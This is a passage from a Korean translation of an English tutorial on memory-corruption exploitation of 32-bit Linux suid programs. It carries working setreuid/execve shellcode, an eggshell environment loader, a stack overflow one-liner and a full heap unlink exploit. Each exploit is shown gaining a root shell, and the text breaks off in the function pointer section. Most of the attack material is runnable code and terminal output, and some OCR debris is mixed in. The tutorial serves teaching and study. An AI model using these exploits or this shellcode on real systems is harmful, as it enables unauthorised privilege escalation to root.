"Analysis of the Exploitation Processes"

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Steven Hill
aka: SolarIce
www.covertsystems.org
steve@covertsystems.org

편역: poc@securityproof.net

이 글은 원문의 소스 코드를 그대로 유지하면서 역자의 개인 서버에서 다시 테스트된 것을 바탕으로 새롭게 정리된 것입니다. 일부 섹션은 원문과 많이 달라졌습니다. 원문의 내용과 비교하면서 공부하는 것도 좋을 것 같습니다. 원문을 충실히 읽어보시길 권합니다.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Table of Contents:

~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~

[I] Forward:

이 글에서 다루는 내용은 다음과 같다.

* Stack exploitation
* Heap exploitation
* Function pointer exploitation
* Format string exploitation
* Return-to-libc exploitation

이 글을 이해하기 위해서는 C, 어셈블리어, gdb, 쉘코드 등에 대한 기본 지식이 필요하다.

[II] Types of Vulnerabilities:

a: Stack overwrite

buffer overflow로도 알려진 stack overwrite는 이미 많은 문서에서 다루어진 것으로, 굳이 여기에 포함시키는 이유는 다른 것의 바탕이 되기 때문이며, 이 문서 전체를 이해하는데 필수적이기 때문이다.

stack overwrite의 목적은 buffer를 overflow시켜 stack에 위치한 EIP “instaruction pointer”를 쉘코드의 주소로 덮어쓰는 것이다. 호출되었던 함수가 자신의 작업을 한 이후 리턴할 때 EIP register에 위치한 주소가 실행되고, 그 결과 취약한 프로그램 또는 프로세스의 권한으로 쉘코드를 실행하게 된다. 만약 취약한 프로그램이 suid/sgid root의 권한으로 되어 있다면 공격 성공시 root 권한을 획득하게 된다.

b: Heap overwrite

Heap overwrite는 stack overwrite와 아주 유사한 취약점이다. 하지만 스택에 위치한 EIP를 덮어쓰는 것 대신 malloc()과 같은 함수의 호출을 통해 할당되는 영역을 덮어쓴다. 동적으로 할당된 버퍼를 오버플로우시킴으로써 data는 heap상에 연속적으로 할당되어 있는 섹션으로 흘러갈 수 있다. 이것은 heap 영역의 주요 내용을 수정하게 할 수 있게 하는 것이다.

c: Function pointer overwrite
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

.bss section
~~~~~~~~~~~~

function pointer overwrite는 포인터 그 자체에 접근할 수 있을 때 유용하다. 만약 우리가 포인터 그 자체에 접근할 수 있다면 쉘코드의 주소로 static buffer를 오버플로우시켜 공격 대상의 포인터를 덮어쓸 수 있다. 프로세스(프로그램)가 코드를 실행하는 동안 공격 대상이 되는 함수의 포인터를 호출하면 이미 쉘코드의 주소로 덮어쓰인 그 포인터는 setreuid shell을 실행하게 될 것이다.

d: Format string
~~~~~~~~~~~~~~~~~

Format string 취약점은 공격자의 입장에서는 운이 좋은 셈인데, 그 이유는 거의 어떤 주소라도 공격자는 공격자 자신이 제공한 특정한 주소(return address, .dtors, .GOT 섹션 등등)로 덮어쓸 수 있기 때문이다. 포맷 버그는 printf, snprintf 등의 함수가 프로그램에서 사용될 때 format specifier를 지정하지 않고 사용될 때 발생한다.

이 format specifier를 사용하지 않을 경우 공격자는 printf()와 같은 함수에 대한 파라미터로 format specifier를 제공할 수 있다. 이것을 통해 스택으로부터 직접적으로 stack frame의 내용을 파악할 수 있게 된다. 그리고 공격자는 메모리의 user-space 영역에 접근할 수 있다. 이 공격에서 중요한 것은 그 user-space에 대한 offset을 찾아내는 것이다. 여기서 offset이란 쉘코드나 다른 공격 주소로 덮어쓸 주소를 말한다.

[III] Exploitation Methods:
~~~~~~~~~~~~~~~~~~~~~~~~~~

a: Stack exploitation
~~~~~~~~~~~~~~~~~~~~~~~~

이제 기본적인 준비를 한다.

```
[root@localhost poc]# cat > vul.c
#include <stdio.h>
#include <string.h>
```
~~~~~~~~~~~~~~~~~~~~~~~~

```
#include <stdlib.h>
int main(int argc, char **argv)
{
   char buffer[1024];
   if(argc > 1)
   strcpy(buffer, argv[1]);
   return EXIT_SUCCESS;
}

[root@localhost poc]# gcc -o vul vul.c
[root@localhost poc]# chown root vul
[root@localhost poc]# chgrp root vul
[root@localhost poc]# chmod 4755 vul
[root@localhost poc]# ls -l vul
-rwsr-xr-x   1 root    root       11368  5월 10 16:13 vul
[root@localhost poc]#
```

이제 공격에 사용될 쉘코드를 만들어보자. 원문에서는 아주 간단하게 쉘코드를 추출할 수 있는 방법을 제시하고 있다. 다음은 그 방법과 과정이며, 참고하길 바란다.

```
[root@localhost poc]# su poc
[poc@localhost poc]$ cat > shelltostring.c
#include <stdio.h>
#include <stdlib.h>
char shell[] =
       //setreuid(0, 0);
       "\x31\xc0"   // xorl %eax, %eax
       "\x31\xdb"   // xorl %ebx,%ebx
       "\xb0\x46"   // movb $0x46,%al
       "\xcd\x80"   // int $0x80
       //execve(argv[0], &argv[0], NULL);
       "\x31\xc0"   // xorl %eax,%eax
       "\x31\xd2"   // xorl %edx,%edx
       "\x52"       // pushl %edx
       "\x68\x2f\x2f\x73\x68" // pushl $0x68732f2f
```

```
        "\x68\x2f\x62\x69\x6e" // pushl $0x6e69622f
        "\x89\xe3"    // movl %esp,%ebx
        "\x52"        // pushl %edx
        "\x53"        // pushl %ebx
        "\x89\xe1"    // movl %esp,%ecx
        "\xb0\x0b"    // movb $0xb,%al
        "\xcd\x80";   // int $0x80

int main(void)
{
        FILE *fp;
        int x;
        fp = fopen("tinyshell", "wb");
        for(x = 0; x < strlen(shell); x++)
           fprintf(fp, "%c", shell[x]);
        printf("Bytes: %d\n", strlen(shell));
        fclose(fp);
        return EXIT_SUCCESS;
}

[poc@localhost poc]$ gcc –o shelltostring shelltostring.c
[poc@localhost poc]$ ./shelltostring
Bytes: 33
[poc@localhost poc]$ xxd -g1 tinyshell
0000000: 31 c0 31 db b0 46 cd 80 31 c0 31 d2 52 68 2f 2f  1.1..F..1.1.Rh//
0000010: 73 68 68 2f 62 69 6e 89 e3 52 53 89 e1 b0 0b cd  shh/bin..RS.....
0000020: 80                                               .
[poc@localhost poc]$
```

xxd 명령을 사용하여 쉘코드를 추출하였는데, xxd의 사용법은 다음과 같다.

```
[poc@localhost poc]$ xxd -h
Usage:
       xxd [options] [infile [outfile]]
    or
```

```
      xxd -r [-s [-]offset] [-c cols] [-ps] [infile [outfile]]
Options:
    -a          toggle autoskip: A single '*' replaces nul-lines. Default off.
    -b          binary digit dump (incompatible with -p,-i,-r). Default hex.
    -c cols     format <cols> octets per line. Default 16 (-i: 12, -ps: 30).
    -E          show characters in EBCDIC. Default ASCII.
    -g          number of octets per group in normal output. Default 2.
    -h          print this summary.
    -i          output in C include file style.
    -l len      stop after <len> octets.
    -ps         output in postscript plain hexdump style.
    -r          reverse operation: convert (or patch) hexdump into binary.
    -r -s off   revert with <off> added to file positions found in hexdump.
    -s [+][-]seek  start at <seek> bytes abs. (or +: rel.) infile offset.
    -u          use upper case hex letters.
    -v          show version: "xxd V1.10 27oct98 by Juergen Weigert".
[poc@localhost poc]$
```

이제 공격에 필요한 셸코드를 문자열 형태로 추출해냈다. 스택 기반의 오버플로우 취약점을 공략하는 방법들 중에서 가장 일반적인 방법은 환경 변수(environment variable)에 쉘코드를 올려두고, 그 주소로 EIP를 덮어쓰는 것이다. 쉘코드를 환경 변수에 등록시켜주는 대표적인 방법은 eggshell이란 프로그램을 사용하는 것이다.

```
[poc@localhost poc]$ cat > eggshell.c
#include <stdlib.h>

#define DEFAULT_OFFSET                0
#define DEFAULT_BUFFER_SIZE           512
#define DEFAULT_EGG_SIZE              2048
#define NOP                          0x90

char shellcode[] =
    "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80" /* setreuid(0,0) */
```

```
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
       __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[]) {
       char *buff, *ptr, *egg;
       long *addr_ptr, addr;
       int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
       int i, eggsize=DEFAULT_EGG_SIZE;

       if (argc > 1) bsize   = atoi(argv[1]);
       if (argc > 2) offset  = atoi(argv[2]);
       if (argc > 3) eggsize = atoi(argv[3]);

       if (!(buff = malloc(bsize))) {
              printf("Can't allocate memory.\n");
       exit(0);
       }

       if (!(egg = malloc(eggsize))) {
              printf("Can't allocate memory.\n");
       exit(0);
       }

       addr = get_esp() - offset;
       printf("Using address: 0x%x\n", addr);

       ptr = buff;
       addr_ptr = (long *) ptr;
       for (i = 0; i < bsize; i+=4)
       {
              *(addr_ptr++) = addr;
```

```
        }
        ptr = egg;
        for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
                *(ptr++) = NOP;

        for (i = 0; i < strlen(shellcode); i++)
                *(ptr++) = shellcode[i];

        buff[bsize - 1] = '\0';
        egg[eggsize - 1] = '\0';
        memcpy(egg,"EGG=",4);
        putenv(egg);
        memcpy(buff,"RET=",4);
        putenv(buff);
        system("/bin/bash");
}
[poc@localhost poc]$ gcc -o eggshell eggshell.c
[poc@localhost poc]$ ./eggshell
Using address: 0xbffff9b8
[poc@localhost poc]$
```

쉘코드가 환경 변수에 등록되어 있고, 그 주소를 알아냈다. 이제 남은 것은 이 주소로 스택 상에 위치한 EIP를 덮어쓰는 것이다. EIP를 덮어쓰기 위해 얼마만큼의 데이터가 필요한지 확인해야 한다. 이것은 gdb를 통해 간단하게 알아낼 수 있다. 취약한 프로그램의 소스만 보고 입력할 데이터의 양을 결정하면 안된다. 이것은 gcc 버전에 따라 dummy 값이 들어가기 때문이다.

```
[poc@localhost poc]$ gdb vul
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disas main
```

```
Dump of assembler code for function main:
0x8048328 <main>:      push   %ebp
0x8048329 <main+1>:    mov    %esp,%ebp
0x804832b <main+3>:    sub    $0x408,%esp
0x8048331 <main+9>:    and    $0xfffffff0,%esp
0x8048334 <main+12>:   mov    $0x0,%eax
0x8048339 <main+17>:   sub    %eax,%esp
0x804833b <main+19>:   cmpl   $0x1,0x8(%ebp)
0x804833f <main+23>:   jle    0x804835b <main+51>
0x8048341 <main+25>:   sub    $0x8,%esp
0x8048344 <main+28>:   mov    0xc(%ebp),%eax
0x8048347 <main+31>:   add    $0x4,%eax
0x804834a <main+34>:   pushl  (%eax)
0x804834c <main+36>:   lea    0xfffffbf8(%ebp),%eax
0x8048352 <main+42>:   push   %eax
0x8048353 <main+43>:   call   0x8048268 <strcpy>
0x8048358 <main+48>:   add    $0x10,%esp
0x804835b <main+51>:   mov    $0x0,%eax
0x8048360 <main+56>:   leave
0x8048361 <main+57>:   ret
0x8048362 <main+58>:   nop
0x8048363 <main+59>:   nop
End of assembler dump.
(gdb) q
[poc@localhost poc]$
```

위의 결과를 보면 로컬 변수를 위해 0x408 바이트가 할당되어 있다. 16진수 0x408는 십진수로 1032 바이트이다. 소스와 비교해보면 8 바이트의 dummy 값이 들어가 있는 것을 알 수 있다. 이제 버퍼로부터 EIP까지의 offset은 1036이라는 것을 확인할 수 있다. 이것의 이유는 다음과 같다.

```
buffer(1024) – dummy(8) – EBP(4) – EIP(return address)
----------------------    ------
          1032              4
```

우리가 덮어쓰야 할 것은 EIP이다. 그래서 EIP까지 덮어쓰려면 1040 바이트가 필요하다.

```
[poc@localhost poc]$ ./vu `perl -e 'print "A"x1036,"\xb8\xf9\xff\xbf"'`
sh-2.05b# id
uid=0(root) gid=501(poc) groups=501(poc)
sh-2.05b# whoami
root
sh-2.05b#
```

root 쉘을 획득했다. argv[1]으로 입력된 데이터는 A가 1036 바이트, 주소 값 4 바이트, 총 1040 바이트가 입력되었고, 그래서 먼저 buffer(1032 할당되어 있음)를 오버플로우시켜, EBP(4 바이트)와 EIP(4 바이트)까지 덮어쓰게 되었다. 더 구체적으로 말하면 buffer와 EBP는 A로, EIP는 쉘코드를 가지고 있는 환경 변수의 주소로 overwrite된다.

b: Heap exploitation
~~~~~~~~~~~~~~~~~~~~~

샘플용 취약 프로그램은 다음과 같고, 기본적인 준비를 한다.

```
[root@localhost poc]# cat > vul.c
#include <stdio.h>
#include <stdlib.h>

#define LEN 256
int main(int argc, char **argv)
{
       char *buf1 = (char *)malloc(LEN);
       char *buf2 = (char *)malloc(LEN);
       strcpy(buf1, argv[1]);
       free(buf1);
       free(buf2);
}
[root@localhost poc]# chmod 4755 vul
[root@localhost poc]# ls -l vul
-rwsr-xr-x    1 root    root       11594  5월 10 17:57 vul
```

```
[root@localhost poc]# su poc
[poc@localhost poc]$ ./vul `perl -e 'print "A"x260'`
세그멘테이션 오류
[poc@localhost poc]$
```

vul 프로그램의 취약 부분은 heap 영역에서 발생하는 double free() 취약점이다. 좀더 나아가기 전에 malloc()에 의해 할당된 heap 영역의 메모리 구조와 free된 후의 메모리 구조를 알아보자. 먼저 malloc()에 의해 동적으로 할당되었지만 아직 free되지 않은 상태의 메모리 구조는 다음과 같다.

```
|        data        |prev_inuse|prev_size| size | malloc_usable_space()  | junk
^---------256--------^----1-----^----4----^---4---^---.....................-------^-----
         bytes           1 bit      bytes    bytes
```

다음은 free된 상태의 메모리 구조이다.

```
|        data          |prev_inuse|prev_size| size |    fd   |   bk   | junk
^---------256----------^----1-----^----4----^---4---^---4---^---4---^-----
         bytes            1 bit      bytes    bytes    bytes   bytes
```

공격에서 염두에 두어야 할 부분은 fd와 bk인데, 보통 fd에 덮어쓰고자 하는 메모리의 주소를 쓰고, bk에 쉘코드의 주소를 쓴다. 여기서 fd는 forward pointer를 의미하고, bk는 back pointer를 의미한다. 이 두 포인터는 서로 나란히 연결되어 있기 때문에 영문으로 작성된 문서들을 보면 doubly-linked list라는 표현이 나오는 것이다.

기억해두어야 할 것은 free() 함수는 내부적으로 unlink() 함수를 통해 링크된 리스트로부터 chunk를 제거하며, malloc()에 의해 동적으로 할당된 메모리 부분인 chunk에 있는 데이터는 fd와 bk 포인터가 free된 chunk에 위치한 곳에서 시작한다는 것이다.


다음은 malloc.c에서 나오는 unlink() 함수에 대한 정의이다. 옆에 있는 주석은 nipon이라는 사람이 ***Overwriting .dtors using Malloc Chunk Corruption***이라는 글에서 달아놓은 것이다.

```
#define unlink(P, BK, FD) {  W

   FD = P->fd;  W   // FD made pointer to the chunk forward in list
   BK = P->bk;  W   // BK made pointer to the chunk previous in list
   FD->bk = BK; W   // [A] pointer to previous chunk is assigned  to bk of next chunk
   BK->fd = FD; W   // [B] pointer to  next chunk is assigned to fd of prev chunk

 }
```

여기서 A와 B는 다음과 같은 도표에서 나온 것이니 참고하길 바란다.



free chunk의 이중으로 링크된 리스트는 위의 도표 A와 B의 메모리 영역에 두 번 쓰기를 통해 업데이트가 되는데, bk와 fd 각각의 값에서 그 두 번 쓰기가 발생하고, 이 때 offset이 조정이 되며, fd에 대해서는 8 바이트, bk에 대해서는 12 바이트씩 조절된다. 즉, bk는 fd chunk로 복사되며(bk 필드에 12 바이트 추가), fd는 bk chunk로 복사된다(fd 필드에 8 바이트 추가).

이제부터 본격적으로 공격에 들어가보자. 먼저 원본에서 사용된 방법을 그대로 사용하도록 해보자. 물론 그 과정에서 약간의 변화는 있지만 본질적으로는 같다. 제일 먼저 확인해야 할 정보는 dynamic relocation entry에 있는 free() 함수의 주소이다. 이 주소는 objdump 명령을 사용하면 간단하게 알아낼 수 있다.

```
[poc@localhost poc]$ objdump -R ./vul | grep free
08049544 R_386_JUMP_SLOT   free
[poc@localhost poc]$
```

그런데 이 주소를 그대로 공격에서 사용하는 것이 아니라 12 바이트만큼 빼고 사용해야 한다. 따라서

0x08049544가 아니라 0x08049538이 사용된다. 이것의 이유는 unlink의 과정에 대해 이야기 했던 것처럼 fd는 덮어쓰고자 하는 곳의 12 바이트를 추가한 주소에 특정 값을 쓰기 때문이다.

다음으로 해야 할 작업은 쉘코드를 환경변수에 등록하는 것이다. 이것은 eggshell을 이용하면 될 것이다. 하지만 주의해야 할 것은 앞에서도 말했지만 공격 시 사용할 shellcode의 주소 다음의 8 바이트 부분에 unlink과정에서 원하지 않은 주소 값이 들어가므로 이 8 바이트를 넘어서야 한다. 즉, free()에 의해 사용되는 unlink() 호출 동안 처음 8 바이트만큼 분리되기 때문에 쉘코드의 시작부분으로 jump할 수 있도록 jmp opcode(\xeb\x0e 혹은 \xeb\x0a)를 사용해야 한다. 쉘코드와의 간격이 어느 정도인지는 gdb를 사용해서 알아낸다. export 명령을 이용해 환경변수에 쉘코드를 등록시킨다.

```
[poc@localhost poc]$ export
SHELLCODE="\xeb\x0eAAAAAAAAAAAAAAAA\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x1f\
x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56
\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
[poc@localhost poc]$
```

제대로 등록되어 있는지 env 명령을 통해 확인해보자.

```
[poc@localhost poc]$ env
HOSTNAME=localhost.localdomain
SHELLCODE=\xeb\x0eAAAAAAAAAAAAAAAA\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x1f\x
5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
PVM_RSH=/usr/bin/rsh
SHELL=/bin/bash
TERM=vt100
HISTSIZE=1000
JLESSCHARSET=ko
QTDIR=/usr/lib/qt3-gcc3.2
SSH_TTY=/dev/pts/1
USER=poc
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:cd=40;33;01:o
r=01;05;37;41:mi=01;05;37;41:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;
```

```
32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;
31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.
tz=01;31:*.rpm=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*
.xpm=01;35:*.png=01;35:*.tif=01;35:
PVM_ROOT=/usr/share/pvm3
USERNAME=root
PATH=/usr/kerberos/sbin:/usr/kerberos/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin
:/usr/sbin:/usr/bin:/usr/X11R6/bin:/root/bin
MAIL=/var/spool/mail/root
PWD=/home/poc
INPUTRC=/etc/inputrc
LANG=ko_KR.eucKR
LAMHELPFILE=/etc/lam/lam-helpfile
SSH_ASKPASS=/usr/libexec/openssh/gnome-ssh-askpass
HOME=/home/poc
SHLVL=2
XPVM_ROOT=/usr/share/pvm3/xpvm
BASH_ENV=/root/.bashrc
LOGNAME=poc
LESSOPEN=|/usr/bin/lesspipe.sh %s
G_BROKEN_FILENAMES=1
_=/bin/env
[poc@localhost poc]$
```

환경변수에 제대로 등록되어 있다. 이제 이 SHELLCODE라는 환경변수의 주소를 찾아야 한다. 역자는 다음과 같은 간단한 프로그램을 작성하였다.

```
[poc@localhost poc]$ cat > getenv.c
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
       char *addr;
       addr=getenv(argv[1]);
```

```
        printf("Address of %s: %p\n",argv[1],addr);
        return 0;
}

[poc@localhost poc]$ make getenv
cc     getenv.c   -o getenv
[poc@localhost poc]$ ./getenv SHELLCODE
Address of SHELLCODE: 0xbffffac2
[poc@localhost poc]$
```

쉘코드가 등록되어 있는 주소를 확인하였다. 그 다음으로 해야 할 것은 PREV_INUSE 비트를 설정하는 것이다. 이를 위해 little endian order에서 첫 번째 비트(lowest bit)를 임의의 수로 바꾼다.

마지막으로 해야 할 것은 prev_size와 size 필드에 대한 음수 값을 설정하는 것이다. 그런데 이 값은 PREV_SIZE에서 사용한 값을 그대로 사용할 수 있다. 이제는 모든 준비가 된 것이다. 마지막으로 공격 payload에 맞게 설정하여 공격하면 된다.

원문의 내용과 다소 달라졌는데, 원문과 비교해서 공부해보길 바란다. 이 섹션의 마지막으로 프랙 57호에 실린 ***Vudo malloc tricks***란 글에서 사용된 source와 exploit을 수정하여 vul2 프로그램을 공략해보도록 하겠다. 먼저 exploit을 작성하는데 필요한 정보를 찾아보자. 과정에 대한 자세한 설명은 생략한다. 앞으로 프로그램과 거의 유사한 것이므로 exploit을 작성하는 원리를 이해하는데 도움이 될 것이다.

```
[root@localhost poc]# cat > vul2.c
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second;

        first = malloc( 666 );
        second = malloc( 12 );
        strcpy( first, argv[1] );
        free( first );
```

```
        free( second );
        return( 0 );
}
[root@localhost poc]# make vul2
cc    vul2.c   -o vul2
[root@localhost poc]# chmod 4755 vul2
[root@localhost poc]# su poc


[poc@localhost poc]$ objdump -R vul2 | grep free
08049544 R_386_JUMP_SLOT   free
[poc@localhost poc]$ ltrace ./vul2 2>&1 > grep 256
__libc_start_main(0x08048390,     2,     0xbffffa64,     0x08048278,     0x08048420
<unfinished ...>
malloc(666)                                = 0x08049560
malloc(12)                                 = 0x08049800
strcpy(0x08049560, "256")                  = 0x08049560
free(0x08049560)                           = <void>
free(0x08049800)                           = <void>
+++ exited (status 0) +++
[poc@localhost poc]$

[poc@localhost poc]$ cat > exploit.c
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x08049544 )
#define CODE_ADDRESS ( 0x08049560 + 2*4 )

#define VULNERABLE "./vul2"
#define DUMMY 0xdefaced
#define PREV_INUSE 0x1

char shellcode[] =
        /* jump instruction */
        "\xeb\x0appssssffff"
```

```
        "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80" /* setreuid(0,0) */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";


int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
       *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        memcpy( p, shellcode, strlen(shellcode) );
        p += strlen( shellcode );
        memset( p, 'B', (680 - 4*4) - (2*4 + strlen(shellcode)) );
        p += ( 680 - 4*4 ) - ( 2*4 + strlen(shellcode) );
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        *p = '\0';

        execve( argv[0], argv, NULL );
        return( -1 );
}
[poc@localhost poc]$ make exploit
cc    exploit.c   -o exploit
```

```
[poc@localhost poc]$ ./exploit
sh-2.05b# id
uid=0(root) gid=501(poc) groups=501(poc)
sh-2.05b#
```

c: Function pointer exploitation
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

.bss section
~~~~~~~~~~~~

Sample vulnerable process.

```
[poc@localhost bss]$ cat > vul.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define LEN 256

void output(char *);

int main(int argc, char **argv)
{
       static char buffer[LEN];
       static void (*func) (char *);
       func = output;
       strcpy(buffer, argv[1]);
       func(buffer);
       return EXIT_SUCCESS;
}
void output(char *string)
{
       fprintf(stdout, "%s", string);
}
```

```
[poc@localhost bss]$ gcc -o vul vul.c
[poc@localhost bss]$ su
Password:
[root@localhost bss]# chown root vul
[root@localhost bss]# chgrp root vul
[root@localhost bss]# chmod 4755 vul
[root@localhost bss]# ls -l vul
-rwsr-xr-x    1 root    root       11684  5월 10 23:50 vul
[root@localhost bss]#
```

heap을 다룰 때 heap은 위로 자란다는 것을 보았을 것이다. 그래서 위의 소스를 보면 만약 공격자가 256 바이트의 junk data와 쉘코드의 주소를 입력하게 되면 func()의 포인터를 덮어쓸 수 있다.

하지만 만약 프로그램이 실행과정 동안에 func() 함수의 포인터를 사용하지 않는다면 func() 함수의 포인터를 덮어쓰는 것 자체로는 공격에 성공할 수 없다. 너무나 당연한 말이다. gdb를 사용해서 간단히 알아보자.

```
[poc@localhost bss]$ gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x8048384 <main>: push   %ebp
0x8048385 <main+1>:    mov    %esp,%ebp
0x8048387 <main+3>:    sub    $0x8,%esp
0x804838a <main+6>:    and    $0xfffffff0,%esp
0x804838d <main+9>:    mov    $0x0,%eax
0x8048392 <main+14>:   sub    %eax,%esp
0x8048394 <main+16>:   movl   $0x80483d0,0x8049680
0x804839e <main+26>:   sub    $0x8,%esp
0x80483a1 <main+29>:   mov    0xc(%ebp),%eax
0x80483a4 <main+32>:   add    $0x4,%eax
0x80483a7 <main+35>:   pushl  (%eax)
0x80483a9 <main+37>:   push   $0x8049580
0x80483ae <main+42>:   call   0x80482c4 <strcpy>
0x80483b3 <main+47>:   add    $0x10,%esp
0x80483b6 <main+50>:   sub    $0xc,%esp
```

```
0x80483b9 <main+53>:    push   $0x8049580
0x80483be <main+58>:    mov    0x8049680,%eax
0x80483c3 <main+63>:    call   *%eax
0x80483c5 <main+65>:    add    $0x10,%esp
0x80483c8 <main+68>:    mov    $0x0,%eax
0x80483cd <main+73>:    leave
0x80483ce <main+74>:    ret
0x80483cf <main+75>:    nop
End of assembler dump.
(gdb) main inf sec
Exec file:
    `/home/poc/bss/vul', file type elf32-i386.
    0x080480f4->0x08048107 at 0x000000f4: .interp ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048108->0x08048128 at 0x00000108: .note.ABI-tag ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048128->0x08048158 at 0x00000128: .hash ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048158->0x080481c8 at 0x00000158: .dynsym ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x080481c8->0x08048223 at 0x000001c8: .dynstr ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048224->0x08048232 at 0x00000224: .gnu.version ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048234->0x08048254 at 0x00000234: .gnu.version_r ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048254->0x08048264 at 0x00000254: .rel.dyn ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08048264->0x0804827c at 0x00000264: .rel.plt ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x0804827c->0x08048294 at 0x0000027c: .init ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x08048294->0x080482d4 at 0x00000294: .plt ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x080482d4->0x08048418 at 0x000002d4: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x08048418->0x08048434 at 0x00000418: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x08048434->0x0804843f at 0x00000434: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
    0x08049440->0x0804944c at 0x00000440: .data ALLOC LOAD DATA HAS_CONTENTS
    0x0804944c->0x08049450 at 0x0000044c: .eh_frame ALLOC LOAD DATA HAS_CONTENTS
    0x08049450->0x08049518 at 0x00000450: .dynamic ALLOC LOAD DATA HAS_CONTENTS
    0x08049518->0x08049520 at 0x00000518: .ctors ALLOC LOAD DATA HAS_CONTENTS
    0x08049520->0x08049528 at 0x00000520: .dtors ALLOC LOAD DATA HAS_CONTENTS
    0x08049528->0x0804952c at 0x00000528: .jcr ALLOC LOAD DATA HAS_CONTENTS
    0x0804952c->0x08049548 at 0x0000052c: .got ALLOC LOAD DATA HAS_CONTENTS
```

```
    0x08049560->0x08049684 at 0x00000560: .bss ALLOC
    0x00000000->0x00000132 at 0x00000560: .comment READONLY HAS_CONTENTS
